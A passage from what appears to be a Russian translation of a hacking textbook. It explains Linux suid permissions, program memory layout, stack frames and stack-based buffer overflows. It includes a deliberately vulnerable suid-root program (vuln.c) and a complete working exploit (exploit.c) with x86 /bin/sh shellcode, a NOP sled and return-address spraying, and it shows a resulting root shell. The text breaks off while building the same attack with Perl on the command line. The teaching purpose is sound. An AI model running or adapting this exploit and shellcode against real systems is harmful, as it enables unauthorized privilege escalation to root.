Ошибки «плюс-минус один» или при трансляции Unicode трудно заметить в момент совершения, но задним числом они хорошо видны любому программисту. Однако есть несколько распространенных ошибок, на которых строятся далеко не столь очевидные эксплойты. Влияние этих ошибок на безопасность не всегда бросается в глаза, и соответствующие проблемы с защитой обнаруживаются в коде повсеместно. Поскольку одни и те же ошибки совершаются в разных местах, на их основе были разработаны обобщенные методы эксплойтов, которыми можно воспользоваться в различных ситуациях.

Два самых распространенных вида обобщенных методов эксплойтов – это эксплойт переполнения буфера и эксплойт форматной строки. В обоих случаях конечной целью является получение контроля над выполнением атакуемой программы с тем, чтобы заставить ее выполнить вредоносный фрагмент кода, который теми или иными средствами удалось поместить в память. Это называется «выполнением произвольного кода», поскольку хакер может заставить программу делать практически что угодно.

Что делает эти виды эксплойтов интересными, так это разработанные для них различные искусные хаки, с помощью которых достигаются впечатляющие конечные результаты. В понимании этих методов заключается гораздо большая сила, чем в конечном результате каждого отдельного эксплойта, потому что их можно применять и развивать для создания массы других эффектов. Однако для понимания этих методов эксплойтов необходимо предварительно глубоко изучить права доступа к файлам, переменные, выделение памяти, функции и язык ассемблера.

0x240 Права доступа к файлам в многопользовательских системах

Linux является многопользовательской операционной системой, в которой полные системные права предоставлены одному пользователю с именем «root». Помимо пользователя root, существуют многочисленные учетные записи других пользователей и различные группы пользователей. К одной группе могут принадлежать несколько пользователей, а один пользователь может принадлежать к нескольким разным группам. Права доступа к файлам основаны на пользователях и группах, и другие пользователи не могут читать ваши файлы, пока им явным образом не будет дано на это разрешение. Каждый файл приписан к некоторому пользователю и некоторой группе, а разрешения может выдавать владелец файла. Тремя видами прав доступа являются *чтение* (*read*), *запись* (*write*) и *выполнение* (*execute*), которые могут быть включены или выключены в трех полях: *пользователь* (*user*), *группа* (*group*) и *остальные* (*other*). Поле user определяет права владельца файла (чтение, запись или исполнение), поле group определяет права членов этой группы, а поле other определяет, что могут делать все остальные. Права отображаются буквами r, w и x в трех последовательных полях, соответствующих user, group и other. В следующем примере у пользователя есть права чтения и записи (первое, выделенное жирным шрифтом поле), у группы есть права на чтение и выполнение (среднее поле), а у всех остальных есть права записи и выполнения (последнее, выделенное жирным шрифтом поле).

```
-rw-r-x-wx    1 guest    visitors     149 Jul 15 23:59 tmp
```

В некоторых случаях возникает необходимость разрешить непривилегированному пользователю выполнить системную функцию, требующую прав root, например, изменить пароль. Одно из возможных решений заключается в том, чтобы дать пользователю права root. Однако при этом пользователь также получает полный контроль над системой, что нежелательно с точки зрения безопасности. Вместо этого программе дается возможность выполняться так, как если бы это был пользователь root, чтобы системная функция была выполнена так, как нужно, и пользователю при этом не был дан полный контроль над системой. Такой тип доступа называют разрешением или битом *suid* (set user ID). Когда программу с доступом suid выполняет какой-либо пользователь, *euid* (действующий ID) этого пользователя заменяется на uid владельца программы. После того как выполнение программы завершено, euid пользователя устанавливается в его первоначальное значение. В следующем листинге этот бит обозначен буквой **s**. Существует также право доступа *sgid* (set group ID), применяемое аналогично к действующему ID группы.

```
-rwsr-xr-x   1 root root   29592 Aug 8 13:37 /usr/bin/passwd
```

Например, если пользователю нужно изменить свой пароль, он выполняет файл */usr/bin/passwd*, владельцем которого является root и у которого установлен бит suid. Тогда uid пользователя на время выполнения команды *passwd* изменяется на uid для root (который равен 0) и по завершении возвращается к прежнему значению. Программы, у которых включен бит suid и владельцем которых является пользователь root, обычно называют *suid root-программами*.

В такой ситуации изменение порядка выполнения программы приобретает исключительную силу. Если изменить порядок выполнения suid root-программы так, чтобы она выполнила некоторый «подброшенный» ей фрагмент произвольного кода, то атакующий заставит программу выполнить любые действия от имени пользователя root. Если атакующий заставит suid root-программу запустить новую пользовательскую оболочку, к которой у него будет доступ, то он получит права root на уровне пользователя. Как уже говорилось, это весьма нехорошо с точки зрения защиты, поскольку дает атакующему полный контроль над системой с правами пользователя root.

Я знаю, о чем вы сейчас думаете: «Все это звучит замечательно, но как можно изменить порядок выполнения программы, если программа представляет собой строгий набор правил?» Большинство программ написано на языках высокого уровня, таких как C, и, работая на этом более высоком уровне, программист не всегда видит общую картину, включающую в себя память для размещения переменных, обращения к стеку, указатели выполнения и прочие низкоуровневые машинные команды, не заметные в языках высокого уровня. Хакер, который понимает машинные команды низкого уровня, полученные при компиляции программы, написанной на языке высокого уровня, лучше понимает, как фактически выполняется программа, чем программист, писавший ее без такого понимания. Поэтому хакинг программы с целью изменения порядка ее выполнения на самом деле не нарушает никаких правил, по которым работает программа; он состоит в более детальном понимании этих правил и использовании их неожиданным образом. Для того чтобы применять эти методы эксплойтов и писать программы, не допускающие таких эксплойтов, необходимо хорошо разбираться в особенностях программирования на низком уровне, например, в использовании программами памяти.

0x250 Память

Поначалу то, что связано с памятью, пугает, но не следует забывать, что в компьютере нет никаких чудес и по существу это всего лишь огромный калькулятор. Память – это всего лишь байты временного хранилища данных, у которых есть числовые адреса. К этой памяти можно обращаться по адресу, и находящийся по какому-то конкретному адресу байт можно прочесть или записать. В современных процессорах Intel x86 применяется 32-разрядная схема адресации, то есть существует 2^{32},

или 4 294 967 296, различных адресов. *Переменные* в программе – это определенные участки памяти, в которых хранится информация.

Указатели – это переменные специального типа, хранящие адреса памяти, по которым расположена некоторая информация. Поскольку память фактически нельзя перемещать, то находящуюся в ней информацию надо копировать. Однако копирование больших участков памяти для использования в разных функциях или в различных местах может оказаться дорогостоящим с точки зрения количества необходимых для этого операций. Это невыгодно и с точки зрения расходования памяти, поскольку перед копированием данных необходимо выделить для них свободный участок памяти. Решить проблему помогают указатели. Вместо многократного копирования больших блоков памяти переменной-указателю присваивают адрес этого большого блока. Затем этот маленький 4-байтовый указатель передают различным функциям, которым требуется доступ к этому большому блоку памяти.

В процессоре есть собственная специальная память, относительно небольшая. Эти участки памяти называются регистрами, и некоторые особые регистры следят за ходом выполнения программы. Один из наиболее примечательных регистров – *расширенный указатель команд* (EIP – Extended Instruction Pointer). EIP служит указателем, содержащим адрес выполняемой в данный момент инструкции. Другими 32-разрядными регистрами, используемыми как указатели, являются *расширенный указатель базы* (EBP – Extended Base Pointer) и *расширенный указатель стека* (ESP – Extended Stack Pointer). Все три регистра важны для выполнения программы и будут более подробно рассмотрены ниже.

0x251 Объявление памяти

В программах на языках высокого уровня типа C есть объявления переменных, указывающие тип содержащихся в них данных. Тип данных может быть целым числом, символом и другим, в том числе определенной пользователем структурой данных. Одна из причин, по которым это требуется, состоит в необходимости выделить каждой переменной соответствующий объем памяти. Для целого числа (integer) требуется 4 байта, а для символа – только один байт. Это означает, что целое число занимает 32 бита памяти (и может иметь 4 294 967 296 различных значений), тогда как символ занимает 8 бит памяти (256 возможных значений).

Кроме того, можно объявлять массивы переменных. *Массив* – это список, состоящий из N элементов некоторого конкретного типа данных. Таким образом, массив из 10 символов – это просто 10 символов, расположенных в памяти по соседству друг с другом. Массивы также называют *буферами*, а символьные массивы – строками. Копирование больших буферов – операция весьма дорогостоящая, поэтому часто запоминают адрес начала буфера в указателе. Указатели объявляют

с помощью звездочки перед именем переменной. Вот несколько примеров объявлений переменных в C:

```
int integer_variable;
char character_variable;
char character_array[10];
char *buffer_pointer;
```

Важной особенностью памяти в процессорах x86 является порядок байтов в 4-байтовых словах. Его называют «расположением байтов в обратном порядке» («little endian» – остроконечным), подразумевая, что вначале располагается младший байт. Это приводит к тому, что для 4-байтовых слов, таких как целые и указатели, байты располагаются в памяти в обратном порядке. Шестнадцатеричное число 0x12345678 при таком порядке хранения будет выглядеть в памяти как 0x78563412. Компиляторы языков верхнего уровня, таких как C, автоматически учитывают порядок байтов, но об этой важной детали необходимо помнить.

0x252 Завершение нулевым байтом

Иногда символьному массиву выделяется десять байт памяти, а фактически заняты четыре из них. Если слово «*test*» записать в массив символов, под который выделено десять байт, в конце его останутся лишние ненужные байты. Чтобы завершить строку и сообщить обрабатывающей ее функции, что в этом месте операции следует прекратить, применяется нулевой байт, или *null*.

```
0 1 2 3 4 5 6 7 8 9
t e s t 0 X X X X X
```

В результате функция, которая копирует приведенную строку из этого текстового буфера в другое место, скопирует только «test» и остановится на нулевом байте, а не станет копировать весь буфер. Аналогично функция, которая печатает содержимое текстового буфера, выведет только слово «test» и не станет печатать после «test» случайные байты, которые могут находиться дальше в буфере. Завершение строк нулевыми байтами повышает эффективность и дает функциям отображения возможность работать более естественным образом.

0x253 Сегментация памяти программы

Память программы делится на пять сегментов: text (текст), data (данные), bss (bulk storage system – массовое ЗУ), heap (куча) и stack (стек). Каждый сегмент представляет специальный участок памяти, отведенный для определенной цели.

Сегмент *текста* иногда называют также сегментом *кода*. В нем располагаются ассемблированные машинные команды. Выполнение команд, находящихся в этом сегменте, происходит нелинейным образом

благодаря упомянутым ранее управляющим структурам и функциям высокого уровня, которые компилируются в команды *ветвления*, *перехода* и *вызова* функций (*branch*, *jump* и *call*) на языке ассемблера. Когда выполняется программа, в EIP записывается адрес первой команды в сегменте текста. Затем процессор осуществляет следующий цикл выполнения:

1. Прочесть команду, на которую указывает EIP.
2. Прибавить к содержимому EIP длину команды в байтах.
3. Выполнить команду, прочитанную на шаге 1.
4. Перейти к шагу 1.

Иногда прочтенной командой оказывается команда перехода или вызова, которая изменяет значение EIP, помещая в него другой адрес памяти. Процессор не обращает внимания на такие изменения, будучи готовым к нелинейному характеру выполнения. Поэтому если на шаге 3 изменить EIP, то процессор вернется к шагу 1 и прочтет ту команду, которая находится по адресу, записанному в EIP.

В сегменте текста запрещена запись, поскольку он используется только для хранения кода, а не переменных. Это не позволяет модифицировать код программы, и попытки записать что-либо в этот сегмент памяти приводят к извещению пользователя об аварии и прекращению выполнения программы. Другим преимуществом того, что в этом сегменте разрешено только чтение, является возможность совместного использования его несколькими экземплярами программы, которые могут выполняться одновременно, не мешая друг другу. Следует также заметить, что этот сегмент памяти имеет фиксированный размер, потому что в нем не происходит никаких изменений.

Сегменты *data* и *bss* используются для хранения глобальных и статических переменных программы. В сегмент data записываются инициализированные глобальные переменные, строки и другие константы, используемые в программе. В сегмент bss записываются неинициализированные переменные. Хотя эти сегменты доступны для записи, их размер также фиксирован.

Сегмент *кучи* отводится для остальных переменных программы. Важно заметить, что размер кучи не фиксирован: она может уменьшаться или увеличиваться по мере необходимости. Всей памятью кучи управляют алгоритмы выделения и освобождения памяти, которые резервируют в куче участок памяти для использования, а затем отменяют резервирование и разрешают повторно использовать эту память для последующего резервирования. Куча растет или сокращается в зависимости от того, сколько памяти зарезервировано для нее. Рост кучи происходит вниз в направлении больших адресов памяти.

Сегмент *стека* тоже имеет переменный размер и используется как временная память для хранения контекста во время вызова функций. Когда программа вызывает функцию, последняя получает собствен-

ный комплект передаваемых ей переменных, а код функции находится в другом участке памяти в сегменте текста (или кода). Поскольку при вызове функции надо изменить контекст и EIP, в стек записываются все передаваемые переменные и адрес возврата, который должен быть записан в EIP после выполнения функции.

В общих понятиях вычислительной техники стеком называют часто используемую абстрактную структуру данных. Он обрабатывается в порядке «первым пришел, последним ушел» (FILO), означающем, что элемент, первым помещенный в стек, будет извлечен оттуда последним. Это напоминает нанизывание бусин на нитку с большим узлом, когда невозможно снять первую бусину, пока не будут сняты все остальные. Помещение элемента в стек называют *проталкиванием* (*pushing*), а извлечение из стека – *выталкиванием* (*popping*).

В соответствии с названием сегмент стека в памяти фактически является структурой данных типа стека. Адрес вершины (конца) стека хранится в регистре ESP и постоянно меняется по мере проталкивания элементов в стек или выталкивания из него. Это очень динамичный режим, и понятно поэтому, что размер стека также не фиксирован. В противоположность куче, стек при увеличении размера растет в сторону младших адресов памяти.

Порядок хранения данных в стеке (FILO) может показаться непривычным, но для хранения контекста стек, оказывается, очень удобен. При вызове функции в стек проталкивается группа данных в виде структуры, называемой *кадром стека*. Для ссылки на переменные в текущем кадре стека служит регистр EBP (иногда называемый *указателем кадра* (FP) или *локальным указателем базы* (LB)). В каждом кадре стека содержатся параметры функции, ее локальные переменные и два указателя, необходимых, чтобы вернуться в исходное состояние: *сохраненный указатель кадра* стека (SFP) и *адрес возврата*. Указатель кадра стека нужен для восстановления предшествующего значения EBP, а адрес возврата – для восстановления в EIP адреса команды, следующей после вызова функции.

Вот пример тестовой функции и главной функции программы:


```
void test_function(int a, int b, int c, int d)
{
  char flag;
  char buffer[10];
}

void main()
{
  test_function(1, 2, 3, 4);
}
```

В этом маленьком фрагменте кода сначала объявляется функция `test_function` с четырьмя аргументами, объявленными как целые числа: `a`, `b`, `c` и `d`. Локальные переменные функции состоят из одиночного

символа `flag` и 10-символьного буфера с именем `buffer`. Функция `main` выполняется при запуске программы и просто вызывает тестовую функцию.

При вызове тестовой функции из функции `main` в стек помещаются различные значения, образуя кадр стека следующим образом. Когда вызывается `test_function()`, в стек помещаются ее аргументы в обратном порядке (потому что это FILO). Аргументами функции являются 1, 2, 3 и 4, поэтому последовательные команды push проталкивают на стек 4, 3, 2 и, наконец, 1. Эти значения соответствуют переменным `d`, `c`, `b` и `a` в функции.

При выполнении команды ассемблера «call», чтобы изменить контекст выполнения на `test_function()`, в стек проталкивается адрес возврата. Это значение будет адресом команды, следующей за текущим EIP, а именно значением, запомненным на шаге 3 цикла выполнения, который мы рассматривали выше. За записью адреса возврата следует то, что называют *прологом процедуры*. На этом этапе в стек проталкивается текущее значение EBP. Оно называется *сохраненным указателем кадра* (SFP) и позднее пригодится, чтобы восстановить исходное состояние EBP. Текущее значение ESP копируется затем в EBP и устанавливает новый указатель кадра. Наконец, в стеке отводится память для локальных переменных функции (`flag` и `buffer`) путем вычитания из ESP. Память, отводимая для этих локальных переменных, не проталкивается в стек, поэтому переменные располагаются в естественном порядке. В итоге кадр стека выглядит примерно так:




Это кадр стека. Обращение к локальным переменным осуществляется путем вычитания из указателя кадра EBP, а к аргументам функции – путем сложения с ним.

Когда функция вызывается для выполнения, значение EIP изменяется на адрес начала этой функции в сегменте текста (или кода). Память

в стеке служит для хранения локальных переменных функции и ее аргументов. По завершении выполнения весь кадр стека выталкивается из стека, и в EIP записывается адрес возврата, благодаря чему программа может продолжить выполнение. Если внутри этой функции вызвать другую функцию, в стек будет помещен еще один кадр стека и т. д. По завершении каждой функции ее кадр стека выталкивается из стека и выполнение возвращается к предыдущей функции. Такое поведение объясняет, почему этот сегмент памяти организован в виде структуры данных типа FILO.

Различные сегменты памяти организованы в том порядке, в котором они были показаны – от младших адресов памяти к старшим. Поскольку большинству людей привычнее списки, нумеруемые сверху вниз, мы показали младшие адреса памяти сверху.



Куча и стек есть суть динамические сегменты; они увеличиваются в противоположных направлениях в сторону друг друга. Этим минимизируется непроизводительный расход памяти и возможность взаимопроникновения сегментов.

0x260 Переполнение буфера

C – язык программирования верхнего уровня, но он предполагает, что целостность данных обеспечивает сам программист. Если возложить ответственность за целостность данных на компилятор, то в результате будут получаться исполняемые файлы, которые станут работать значительно медленнее из-за проверок целостности, осуществляемых для каждой переменной. Кроме того, программист в значительной мере утратит контроль над программой, а язык усложнится.

Простота C дает программисту больше возможностей контроля и повышает эффективность результирующих программ, но она может при-

вести к появлению программ, подверженных переполнению буфера или утечкам памяти, если программист будет недостаточно внимателен. Имеется в виду, что если переменной выделена память, то никакие встроенные механизмы защиты не будут обеспечивать соответствие размеров помещаемых в переменную данных и отведенного для нее пространства памяти. Если программист захочет записать десять байт данных в буфер, которому выделено только восемь байт памяти, ничто не запретит ему это сделать, даже если в результате почти наверняка последует крах программы. Такое действие называют *переполнением буфера*, поскольку два лишних байта переполнят буфер и разместятся за концом отведенной памяти, разрушив то, что находилось дальше. Если будет изменен важный участок данных, это вызовет крах программы. Соответствующий пример дает следующий код.

Код overflow.c

```
void overflow_function (char *str)
{
  char buffer[20];

  strcpy(buffer, str); // Функция, копирующая str в buffer
}

int main()
{
  char big_string[128];
  int i;

  for(i=0; i < 128; i++) // Повторить цикл 128 раз
  {
    big_string[i] = 'A'; // Заполнить big_string символами 'A'
  }
  overflow_function(big_string);
  exit(0);
}
```

В предшествующем коде есть функция под именем `overflow_function()`, которая принимает указатель на строку с именем `str` и копирует находящиеся по этому адресу памяти данные в локальную переменную `buffer`, которой выделено 20 байт памяти. Главная функция программы выделяет буфер размером 128 байт с именем `big_string` и с помощью цикла `for` заполняет буфер символами *A*. Затем она вызывает `overflow_function()`, передав в качестве аргумента указатель на этот 128-байтовый буфер. Это не должно пройти гладко, потому что `overflow_function()` попытается втиснуть 128 байт данных в буфер, которому выделено всего 20 байт памяти. Оставшиеся 108 байт данных просто покроют все, что находится в памяти за буфером.

Вот что получится в результате:

```
$ gcc -o overflow overflow.c
$ ./overflow
```


```
Segmentation fault
$
```

Программа аварийно завершилась в результате переполнения. Программист часто встречается с такими ошибками, которые легко исправить, если только известно, какой длины будут входные данные. Часто программист рассчитывает, что вводимые пользователем данные всегда будут иметь определенную длину, и основывает на этом свои действия. Но напомним, хакинг в том и заключается, чтобы представить себе ситуацию, на которую не рассчитывали, и тогда программа, прекрасно работавшая годами, может внезапно рухнуть, если хакер решит ввести тысячу символов в поле, которое обычно принимает несколько десятков символов, например имя пользователя.

Итак, хитрый хакер может вызвать крах программы, введя неожиданные значения, которые вызовут переполнение буфера, но как при этом получить контроль над программой? Ответ можно найти, если разобраться, какие именно данные оказываются затертыми.

0x270 Переполнения в стеке

Вернемся к примеру программы с переполнением буфера – *overflow.c*. Когда вызывается функция `overflow_function()`, в стек помещается кадр стека. При первом вызове функции кадр стека может выглядеть примерно так:



Однако когда функция пытается записать 128 байт данных в `buffer` длиной 20 байт, лишние 108 байт запишутся за пределы буфера, затирая указатель кадра стека, адрес возврата и аргумент функции указатель `str`. Затем, когда функция завершает свою работу, программа пытается перейти по адресу возврата, который теперь заполнен буквами A, или 0x41 в шестнадцатеричном виде. Программа пытается выполнить возврат по этому адресу, заставляя EIP перейти на 0x41414141 – некоторый случайный адрес, который либо относится к недопустимому пространству памяти, либо содержит недопустимые команды, – что приводит к аварийному завершению программы. Это называется *переполнением в стеке*, потому что оно происходит в стековом сегменте памяти.

Переполнение может происходить и в других сегментах памяти, например в куче или bss, но переполнения в стеке более разнообразны и интересны, поскольку могут изменять адрес возврата. Аварийное завершение программы при переполнении в стеке не столь интересно, как причина, по которой оно происходит. Если адрес возврата можно было бы контролировать и записать в него не 0x41414141, а что-то другое, например адрес, где находится реально исполняемый код, то тогда программа «вернулась» бы и выполнила этот код, а не заверши-

лась аварийно. А если данные, переписывающие адрес возврата, зависят от данных, введенных пользователем, например от текста в поле для ввода имени пользователя, то он сможет управлять адресом возврата и последующим выполнением программы.

Если можно модифицировать адрес возврата и изменить порядок выполнения путем переполнения буфера, то все, что требуется, – это какой-нибудь полезный код, который хотелось бы выполнить. Здесь мы сталкиваемся с *инжекцией байт-кода*. Байт-код – это искусно написанный на ассемблере код, являющийся законченной программой, которую можно внедрить в буфер. На байт-код накладываются некоторые ограничения: он должен быть законченной программой и в нем не должно быть некоторых специальных символов, потому что он должен иметь вид обычных данных, помещаемых в буфер.

Самый распространенный пример байт-кода – это *шеллкод*. Это такой байт-код, который запускает оболочку. Если suid-программу с правами root удастся заставить выполнить шеллкод, то атакующий получит пользовательскую оболочку с правами root, при этом система будет считать, что suid-программа продолжает делать то, что ей положено. Вот пример:

Код vuln.c

```
int main(int argc, char *argv[])
{
  char buffer[500];
  strcpy(buffer, argv[1]);
  return 0;
}
```

Это пример уязвимого программного кода, аналогичного приведенной ранее функции `overflow_function()`, который принимает один аргумент и пытается поместить его значение, каким бы оно ни было, в буфер длиной 500 байт. Вот обычные результаты компиляции и выполнения этой программы:

```
$ gcc -o vuln vuln.c
$ ./vuln test
```

Эта программа не выполняет никаких действий, кроме дурного обращения с памятью. Чтобы сделать ее действительно причиной уязвимости, изменим владельца на root и установим бит suid для скомпилированного двоичного файла:

```
$ sudo chown root vuln
$ sudo chmod +s vuln
$ ls -l vuln
-rwsr-sr-x    1 root      users       4933 Sep  5 15:22 vuln
```

Итак, `vuln` представляет собой suid-программу с правами root, уязвимую к переполнению буфера, и нам нужен код, чтобы сгенерировать бу-

фер, который можно подать на вход уязвимой программы. Этот буфер должен содержать желаемый шеллкод и переписывать адрес возврата в стеке таким образом, чтобы этот шеллкод оказался выполненным. Для этого надо заранее узнать фактический адрес шеллкода, что может быть непросто в динамически изменяемом стеке. Еще большую сложность вызывает необходимость поместить значение этого адреса на место тех четырех байт, в которых хранится адрес возврата в кадре стека. Даже если известен правильный адрес, но не будет затерт нужный участок памяти, программа просто аварийно завершится. Чтобы облегчить эти сложные махинации, применяются два стандартных приема.

Первый известен как NOP-цепочка (NOP-sled; NOP – сокращение от no operation). Данная однобайтовая команда не выполняет абсолютно никаких действий. Иногда ее применяют в холостых циклах для синхронизации, а в архитектуре Sparc она действительно необходима для конвейера команд. В нашем случае команды NOP будут использованы с другой целью: для мошенничества. Мы создадим длинную цепочку команд NOP и поместим ее перед шеллкодом, и тогда если EIP возвратится по любому адресу, входящему в NOP-цепочку, то он станет расти, поочередно выполняя каждую команду NOP, пока не доберется до шеллкода. Это значит, что если адрес возврата переписать любым из адресов, входящих в NOP-цепочку, то EIP соскользнет вниз по цепочке до шеллкода, который выполнится, а нам только того и надо.

Второй прием состоит в заполнении конца буфера помещенными вплотную друг к другу копиями нужного адреса возврата. Благодаря этому, как только любой из этих адресов возврата перепишет фактический адрес возврата, эксплойт сработает согласно замыслу.

Вот как выглядит создаваемый буфер:

Но применение обоих этих приемов не освобождает от необходимости знать примерный адрес буфера в памяти, чтобы определить правильный адрес возврата. Примерно определить адрес памяти можно с помощью текущего указателя стека. Вычитая из этого указателя стека смещение, можно получить относительный адрес любой переменной. Поскольку в нашей уязвимой программе первым элементом на стеке оказывается буфер, в который помещается шеллкод, нужным адресом возврата должен оказаться указатель стека, т. е. смещение должно быть близко к 0. Полезность NOP-цепочки увеличивается при создании эксплойтов для более сложных программ, когда смещение отлично от 0.

Ниже показан код эксплойта, который создает буфер и передает его уязвимой программе в надежде заставить ее выполнить внедренный в буфер шеллкод, а не просто аварийно завершиться. Код эксплойта сначала получает текущий указатель стека и вычитает из него смещение. В данном случае смещение равно 0. Выделяется память для буфера

(в куче), и весь он заполняется адресом возврата. Затем первые 200 байт буфера заполняются NOP-цепочкой (команда NOP на машинном языке процессора x86 эквивалентна числу 0x90). После NOP-цепочки помещается шеллкод, а в оставшейся части буфера сохраняется записанный адрес возврата. Поскольку конец символьного буфера отмечается нулевым байтом, буфер завершается значением 0. Наконец, еще одна функция запускает уязвимую программу и передает ей специально сконструированный буфер.

Код exploit.c

```
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

unsigned long sp(void)          // Эта маленькая функция
{ __asm__("movl %esp, %eax");} // возвращает указатель на стек

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr;

  offset = 0;          // Задать смещение 0
  esp = sp();          // Поместить текущий указатель стека в esp
  ret = esp - offset; // Мы хотим переписать адрес возврата

  printf("Stack pointer (ESP) : 0x%x\n", esp);
  printf(" Offset from ESP : 0x%x\n", offset);
  printf("Desired Return Addr : 0x%x\n", ret);

// Выделить для буфера 600 байтов (в куче)
  buffer = malloc(600);

// Заполнить весь буфер нужным адресом возврата
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for(i=0; i < 600; i+=4)
  { *(addr_ptr++) = ret; }

// Заполнить первые 200 байт буфера командами NOP
  for(i=0; i < 200; i++)
  { buffer[i] = '\x90'; }

// Поместить шеллкод после NOP-цепочки
  ptr = buffer + 200;
  for(i=0; i < strlen(shellcode); i++)
  { *(ptr++) = shellcode[i]; }

// Завершить строку
```

```
  buffer[600-1] = 0;

// Теперь вызываем программу ./vuln, передав в качестве аргумента //
построенный буфер
  execl("./vuln", "vuln", buffer, 0);

// Освободить память буфера
  free(buffer);

  return 0;
}
```

Вот результаты компиляции и последующего выполнения кода эксплойта:

```
$ gcc -o exploit exploit.c
$ ./exploit
Stack pointer (ESP) : 0xbffff978
    Offset from ESP : 0x0
Desired Return Addr : 0xbffff978
sh-2.05a# whoami
root
sh-2.05a#
```

Очевидно, все сработало. Адрес возврата в стеке был переписан значением 0xbffff978, которое представляет собой адрес NOP-цепочки и шеллкода. Поскольку программа выполнялась с правами root, а шеллкод запускает оболочку пользователя, уязвимая программа выполнила шеллкод в качестве пользователя root несмотря на то, что первоначально она должна была только скопировать некоторые данные и завершить работу.

0x271 Эксплойт без кода эксплойта

Конечно, написав специальную программу-эксплойт для захвата уязвимой программы, мы добились цели, но при этом создали некоторый уровень между предполагаемым хакером и уязвимой программой. В осуществлении эксплойта принимает участие компилятор, и необходимость вносить изменения в программу с целью настройки эксплойта в некоторой мере лишает процесс эксплойта интерактивности. Для того чтобы действительно глубоко разобраться в этой теме, необходимы исследования и эксперименты, эффективность которых зависит от возможности быстро опробовать разные варианты. Для эксплойта уязвимой программы в действительности достаточно команды `print`, выполняемой Perl, и подстановки команд в оболочке bash с помощью символов обратных кавычек.

Perl – это интерпретируемый язык программирования, команда `print` которого очень удобна для создания длинных последовательностей символов. Perl позволяет организовать выполнение инструкций в командной строке с помощью ключа `-e`:

```
$ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Эта команда указывает Perl, что надо выполнить команды, заключенные в одинарные кавычки, в данном случае единственную команду `'print "A" x 20;'`. Эта команда 20 раз выводит символ «A».

Любой символ, в том числе неотображаемый, можно напечатать с помощью `\x##`, где `##` представляет шестнадцатеричное значение символа. В следующем примере эта нотация применяется для вывода символа «A», шестнадцатеричное значение которого равно `0x41`.

```
$ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Кроме того, конкатенация строк выполняется в Perl с помощью символа точки (.). Это удобно для записи нескольких адресов в одну строку.

```
$ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

Подстановка команд выполняется с помощью обратной кавычки (`) – символа, выглядящего как наклоненная одинарная кавычка и находящегося на одной клавише с тильдой. Все, что находится внутри пары обратных штрихов, выполняется и замещается полученным результатом. Вот два примера:

```
$ `perl -e 'print "uname";'`
Linux
$ una`perl -e 'print "m";'`e
Linux
$
```

В обоих случаях данные, выводимые командой между обратными кавычками, заменяют саму команду, и выполняется команда `uname`.

Весь код эксплойта фактически лишь получает указатель стека, строит буфер и передает этот буфер уязвимой программе. Имея в наличии Perl, подстановку в командной строке и приблизительный адрес возврата, всю работу кода эксплойта можно выполнить в командной строке путем запуска уязвимой программы и подстановки в ее первый аргумент создаваемого буфера с помощью обратного штриха.

Сначала надо создать NOP-цепочку. В коде exploit.c под NOP было отведено 200 байт; это хорошее количество, поскольку позволяет угадать адрес возврата с ошибкой до 200 байт. Этот дополнительный простор для угадывания становится теперь еще важнее, поскольку точный адрес указателя стека неизвестен. Вспомним, что шестнадцатеричным кодом команды NOP является 0x90, и создадим цепочку с помощью пары обратных кавычек и Perl следующим образом:

```
$ ./vuln `perl -e 'print "\x90"x200;'`
```

Теперь к NOP-цепочке нужно добавить шеллкод. Удобно хранить шеллкод в каком-нибудь файле, что мы сейчас и осуществим. Поскольку все байты уже записаны в шестнадцатеричном виде в начале эксплойта, нам достаточно вывести их в файл. Это можно сделать с помощью шестнадцатеричного редактора или перенаправив вывод команды Perl `print` в файл, как показано здесь:

